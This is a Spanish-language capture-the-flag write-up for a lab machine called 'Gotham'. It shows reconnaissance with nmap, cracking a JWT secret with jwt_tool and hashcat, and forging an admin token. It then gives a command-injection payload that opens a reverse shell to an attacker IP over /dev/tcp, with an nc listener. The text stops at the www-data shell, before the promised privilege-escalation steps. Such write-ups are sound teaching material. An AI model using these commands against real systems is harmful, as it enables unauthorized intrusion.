MÁQUINA GOTHAM


Gotham — Writeup (solución intencionada)

Dificultad: Intermedia
Foco: Manipulación de cookie de sesión (JWT) → command injection → password reuse → sudo misconfig

---


1. Reconocimiento

```
nmap -p- --open -sCV -n <IP> -oN escaneo.txt
```




Puertos: `22/ssh`, `80/http`.

En la web hay un login. En el código fuente:



2. Acceso inicial a la app


Login con `guest:guest`. El servidor entrega una cookie `session` con un JWT (HS256).
El dashboard muestra `role: user` y el panel admin queda bloqueado (403).



3. Romper la cookie de sesión


Decodificar el JWT (`jwt.io` o `jwt_tool`). El header es `{"alg":"HS256"}`.

Crackear el secreto:





```
# Opción jwt_tool
python3 jwt_tool.py <JWT> -C -d /usr/share/wordlists/rockyou.txt

# Opción hashcat (modo 16500)
hashcat -m 16500 token.txt /usr/share/wordlists/rockyou.txt
```





Secreto recuperado: `batman`.

Forjar token con `role:admin`:





```
python3 jwt_tool.py <JWT> -T -S hs256 -p "batman"
# editar el claim role → admin
```





Reemplazar la cookie `session` por el token forjado → acceso a


`admin.php`.



4. RCE vía command injection


`admin.php` tiene una utilidad de ping vulnerable. Payload:

```
127.0.0.1; bash -c 'bash -i >& /dev/tcp/<TU_IP>/443 0>&1'
```



Listener:

```
nc -lvnp 443
```




Shell como `www-data`. Estabilizar:

```
script /dev/null -c bash
```

